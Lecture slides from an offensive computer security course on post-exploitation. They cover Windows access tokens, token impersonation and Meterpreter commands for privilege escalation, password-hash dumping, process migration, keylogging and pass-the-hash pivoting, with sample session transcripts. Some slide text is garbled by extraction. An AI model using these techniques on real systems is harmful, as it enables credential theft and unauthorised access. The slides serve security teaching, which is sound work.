Post Exploitation

CIS 5930/4930
Offensive Computer Security
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Outline of Talk

- Overview of Post Exploitation
 - Basics
 - Tools
 - Goals
- Credentials/Authorization Overview
 - Passwords
 - 2-Auth
 - Linux (recap)
 - Windows Access Tokens (new)
- Meterpreter
 - Passing the Hash
 - Pivoting

Related Resources

- Windows Internals books
- SysInternals Suite http://technet.microsoft.com/en-us/sysinternals/bb545021.aspx
- Security Implications of Windows Access
 Tokens A Penetration Tester's Guide
 http://labs.mwrinfosecurity.
 com/assets/142/mwri_security implications-of-windows-access tokens 2008-04-14.pdf
- http://www.darkoperator.com/
- The textbooks

Post Exploitation

Post Exploitation: "Ok I hacked it, now what?"

 Is about making the most out of every successful exploitation

Common Activities / Targets:

- User credentials (for password cracking)
- Maintaining access
- Covering tracks
- Expanding attacker control
- Pivoting / passing the hash

Post Exploitation

Techniques, Approaches, and Tools:

- Entirely architecture/platform specific
 - requires familiarity with target environment
 - Windows, *nix, Android, OSX, etc...
- Depends on the security model of target system
 - can differ drastically from platform to platform


Post Exploitation (Theory)

- Application / Software / Network security has improved over the past decade
 - Defense in Depth, Layers, Multi-factor auth

- Applications have also grown more complex
 - May be able to get at your target indirectly
 - Exploit A, to get to B
- Attackers can no longer just directly hack their target
 - inch by inch, incremental progress

Post Exploitation (Theory)

- Exploit existing system:
 - features
 - Trust relationships
 - Account privileges
 - Account access across the network



A Brief Overview of Authorization



Credentials Overview

Whenever a user/entity makes a request to perform an action on an object, they must present credentials.

- (i.e. read a file)
- user/pass, biometrics, certificate, token, session ID

The decision (permit / deny) is made with reference to the access control(s) of the system

- MAC
- DAC
- capabilities-models

Access Control in Linux

- Users are made very aware of permissions (and permissions related problems)
 - o 1s -1
- Most experienced users understand the permissions system
 - Thus is commonly, well-understood by security / system admins
- Machine to Machine access is not streamlined, unless specially set up to be.
 - ssh & ssh keys

Recap (Linux)

RUID = real user id.


- is the identity of the logged in user who launches programs.
- set when the user logs in, and can only be changed by a root user.
- Also process signalling is controlled by ruid
 - Process X can only signal process Y if process X has the same ruid as Y, or is root ruid.

Recap (Linux)

EUID = effective user id

- Is the UID used to judge privilege and access permission.
- In most cases, this is the same as ruid.
 - But if a program were flagged with the setuid bit, then when it is executed, it is assigned the euid of the owner of the program.
- Also the setuid() or seteuid() functions allow for the EUD two has the angel ge privilege and access permission?

Windows Security Model



(Buses, I/O devices, interrupts, interval timers, DMA, memory cache control, and so on)

Windows Access Control

DAC

 How owners specify specific permissions on a user by user basis for a object.

Privileged Access Control

 How Administrators gain access to other user's objects (i.e. employee is fired...)

MIC/MAC (or Mandatory Integrity Control)

- Used to prevent non-elevated accounts from accessing elevated objects & to isolate Protectedmode processes
 - i.e. a protected process from accessing unprotected configuration files

Windows Security Model

Subject - synonymous with "User"

Security Descriptor - contains the security information associated with a securable *object*. The descriptor can include:

- Security Identifiers (SIDs) for the owner/group
- DACL Specifies the rights for specific users/groups
- SACL Like DACL but for auditing
- control flags to describe the Security Descriptor


Windows Security Model


Object - "a kernel object is a single, run-time instance of a statically defined object type" - Windows Internals 6th edition, pt1, page 21.

Object protection & Access logging are the essence of discretionary access control &

auditing.

Objects usually contain a security descriptor...





Objects...

Objects are essentially:

- A class/struct for holding attributes / functions
 - A process is an instance of the process object type


Object attributes:

- data field for holding some info about the object's state
 - Process ID
 - Scheduling priority #
 - Pointer to access token object

Examples of Objects?

- Anything managed by the <u>Executive</u>
 <u>Object Manager</u>....
- files, devices, mailslots, pipes (named & anonymous), jobs, processes, threads, events, keyed events, event pairs, mutexes, semaphores, shared memory sections, I/O completion ports, LPC ports, waitable timers, access tokens, volumes, window stations, desktops, network shares, services, registry keys, printers, Active Directory objects, etc... etc...

Windows Security Model



Hardware interfaces

(Buses, I/O devices, interrupts, interval timers, DMA, memory cache control, and so on)

Access Token - [In Microsoft OSes] is a [kernel] object that contains the security information for a <u>login session</u>, and identifies:

- The user
- The user's groups
- and the user's privileges

Windows Access Tokens are commonly **not** well-understood by most

Often, the confusion about it is akin to quantum physics

What is a login session?

- All the activity between login and logout in a multi-user OS
 - maintained by kernel
 - controlled by the Local Security Authority Subsystem Service (LSA / LSASS)
 - winlogon loads the user's profile upon login

Machine - to - Machine access is streamlined during a login session (via access tokens)

 user's aren't re-prompted for credentials when operating on remote systems on the domain...

Responsible for describing the security context of a process/thread

Used by the kernel, to make access control decisions.

ACCESS TOKEN

Object Body Attributes Security ID
Group ID
Privileges
Default owner
Primary group
Default ACL

Services

Create token
Open token
Query token info
Set token info
Duplicate token
Adjust token privileges
Adjust token groups

Threads inherit the parent

What gets access tokens?

- Each process
 - & Each thread
 (Windows is a multithreaded environment)
- Processes have a primary token associated, which dictates their privileges
 - primary token not to be confused with token types/security levels

Two main types of tokens:

- Primary (All processes/threads have one)
- Impersonation

Tokens have 4 different security levels:


- Anonymous Tokens
- Identification Tokens
- Impersonation Tokens
 - o result (normally) from non-interactive logons Impersonation & Delegation are the one's we are
- Delegation Tokensinterested in for now --- they can be used to assume a different security context!!!
 - quite interesting
 - result from interactive logons

Impersonation tokens

- Even if another token is the primary token, if an impersonation token is present, allows the thread/process to act under a different security context
 - commonly used by developers to allow SYSTEM or the windows kernel to handle special functions (like Windows Auth).

Delegation tokens

- Allows thread/process to impersonate the security context of the given token on ANY OTHER system [in the domain]
 - o as long as that token is valid on that system



Abusing Tokens

- Tokens may be present on compromised systems
 - may allow for privilege escalation
 - may allow for pivoting within the Domain
- Attackers want to enumerate available tokens

```
meterpreter > list_tokens -u

[-] Warning: Not currently running as SYSTEM, not all tokens will be available Call rev2self if primary process token is SYSTEM
```

The SYSTEM token is the holy grail of token stealing

Abusing Tokens

Meterpreter has many nice features

Here is an example of listing all the tokens, having already compromised a SYSTEM token.

The SYSTEM token allows us to access everything in the system, and here we see the full list of tokens

Impersonating Tokens

```
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
<u>meterpreter</u> > list tokens -u
                                                            Example of abusing impersonation tokens
Delegation Tokens Available
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
TEST-P0GZ2D0LZ7\test
Impersonation Tokens Available
NT AUTHORITY\ANONYMOUS LOGON
NT AUTHORITY\SYSTEM
meterpreter > impersonate token TEST-POGZ2DOLZ7\\test
[+] Delegation token available
[+] Successfully impersonated user TEST-POGZ2DOLZ7\test
<u>meterpreter</u> > getuid
Server username: TEST-POGZ2DOLZ7\test
```

Incognito commands

meterpreter > help incognito

Incognito Commands

Command

add_group_user

add_localgroup_user

add_user

impersonate_token
list_tokens

snarf_hashes

Description

Attempt to add a user to a global group with all tokens

Attempt to add a user to a local group with all tokens

Attempt to add a user with all tokens

Impersonate specified token

List tokens available under current user context

Snarf challenge/response hashes for every token

Abusing Tokens

Local Privilege Escalation

- Impersonation tokens may allow this if present
- Example:
 - a. Attacker compromises some server/service
 - b. Any administrators who connect using windows auth, will expose their token to the attacker
 - c. Attacker uses token to escalate to local administrator


Network Service

Administrator

Exploited Process

Windows Auth

Client Process



Abusing Tokens

Pivoting

Administrator

Delec n tokens may allow this if Administrator prese



Remote System Exam

Administrator

- Atta promi Remote System
- nect using windows b. Any rators w auth, will expose the o the attacker Remote System
- Attacker uses token ate to local

Network Service

administrator and perhaps even on othe

Administrator

Exploited Process

Windows Auth

Client **Process**

me server/service

Administrator



Post Exploitation: Relevant Windows Features

Active Directory


For getting around easily

LSASS

For stealing passwords

Network logon services (netlogon)

For establishing hidden users



Meterpreter

Meterpreter

An advanced, dynamically extensible payload

- uses in-memory DLL injection stagers
- extended over the network at runtime

Mixture of C / Ruby components.

- Client = Ruby
- Server = C

Meterpreter


- 1. The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.
- 2. The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- 3. The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- 4. Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

Meterpreter Design

Designed as a payload to be:

- Stealthy
 - resides entirely in memory (nothing on disk)
 - no new processes created, injected into compromised process
 - can migrate to other processes
 - Always uses encrypted communication
- Powerful
 - Feature-rich and encrypted
- Extensible
 - Features can be augmented at runtime over the network

From the Defender's Perspective



Say the attacker manages to exploit a vulnerable service through the firewall (say port 80)

Can a network-based IDS system detect any part of this?

See: http://www.offensive-security.com/metasploit-unleashed/Meterpreter_Basics

Designed to provide similar functionality to linux shells

- Is (instead of dir)
- cat
- cd & pwd
- getuid
- ipconfig (actually windows style)
- ps

- upload
 - send file to victim
- download
 - download file from victim
- getsystem
 - will attempt a number of ways to steal & use a SYSTEM token (5 or so ways)
- hashdump (windows)
 - will dump the contents of the SAM database
 - requires system
- See http://www.darkoperator.com/tools-and-scripts/ for dumping hashes on OSX

Demo of getsystem & hashdump

hashdump fails without SYSTEM privileges

```
meterpreter > getsystem
...got system (via technique 2).
meterpreter >
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY b4d5fe2404bd094a985a96bba64d2e6b...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:f73c15dab0elac300898ca8c5dc942a9:dc71baa4791d4a671067c2d87069889c:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:4597b6461368d46e287ea21f786deee5:::
test:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1005:bce739534ea4e445aad3b435b51404ee:5e7599f673df1ld5c5c4d950f5bf0157:::
```

execute, ps, migrate demo

meterpreter > execute -f calc.exe
Process 944 created.
meterpreter > ps

Process List

PID	PPID	Name	Arch	Session	User	Path	
0	Θ	[System Process]		4294967295			
4	0	System	x86	Θ	NT AUTHORITY\SYSTEM		
344	4	smss.exe	x86	Θ	NT AUTHORITY\SYSTEM	\SystemRoot\S	
492	344	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOW	
516	344	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOW	
628	516	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\sy	
632	516	taskmgr.exe	x86	Θ	TEST-POGZ2DOLZ7\test	C:\WINDOWS\Sy	
640	516	lsass.exe	x86	Θ	NT AUTHORITY\SYSTEM	C:\WINDOWS\sy	
796	628	VBoxService.exe	x86	Θ	NT AUTHORITY\SYSTEM	C:\WINDOWS\sy	
872	628	svchost.exe	x86	Θ	NT AUTHORITY\SYSTEM	C:\WINDOWS\sy	
944	1788	calc.exe	x86	0	TEST-POGZ2DOLZ7\test	C:\WINDOWS\Sy	
972	628	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\Sy	
1072	628	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\Sy	
1088	628	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\Sy	
1312	628	spoolsv.exe	x86	Θ	NT AUTHORITY\SYSTEM	C:\WINDOWS\sy	
1368	1924	cmd.exe	x86	Θ	TEST-POGZ2DOLZ7\test	C:\WINDOWS\Sy	
1788	1924	Foxit Reader.exe	x86	Θ	TEST-POGZ2DOLZ7\test	C:\Program Fi	
Foxit Reader.exe							
1924	1828	explorer.exe	x86	Θ	TEST-P0GZ2D0LZ7\test	C:\WINDOWS\E>	
1988	1924	VBoxTray.exe	x86	Θ	TEST-POGZ2DOLZ7\test	C:\WINDOWS\Sy	
2000	1924	msmsgs.exe	x86	Θ	TEST-POGZ2DOLZ7\test	C:\Program Fi	


<u>meterpreter</u> > migrate 944

^[*] Migrating to 944...

^[*] Migration completed successfully.
meterpreter >

webcam_list & webcam_snap

(from http://www.offensive-security.com/metasploit-unleashed/Meterpreter_Basics)



Meterpreter Features: User interface commands

Stdapi: User interface Commands

Command	Description

enumdesktops List all accessible desktops and window stations

getdesktop Get the current meterpreter desktop

idletime Returns the number of seconds the remote user has been idle

keyscan_dump Dump the keystroke buffer keyscan_start Start capturing keystrokes keyscan_stop Stop capturing keystrokes

screenshot Grab a screenshot of the interactive desktop

setdesktop Change the meterpreters current desktop

Pass the hash

In certain cases, it is not necessary to crack password hashes.

- They sometimes are used as-is in machine-to-machine authentication on the Domain (NTLANMAN/LANMAN)
- allows attacker to quickly pivot into other systems

Metasploit:

windows/smb/psexec

Other ways to pivot

SSH keys (linux)

usually in ~/.ssh/

Active Directory

NTDS.DIT file

Password reuse

- emails + spear-phishing
- netlogon / ssh
- CMS logon / web application logon

Maintaining Access

Goals:

- survive reboot/BSOD/crash
- survive patching
- survive/avoid discovery

Windows:

- Incognito
 - add users
- autorun?

Linux:

Can add users with root shell access

Advanced

Leveraging the Win32 API with Meterpreter's RAILGUN

- irb
 - command to drop into meterpreter scripting mode
 - can access meterpreter modules and devise custom scripts

Injecting backdoors disguised as bugs

- Stuxnet did this
- in existing applications
- in the kernel?

Conclusion

These are just the basics

One's post-exploitation kung-fu is limited only by one's creativity

and system familiarity

Next time

Using Volatility to analyze post exploitation / exploits!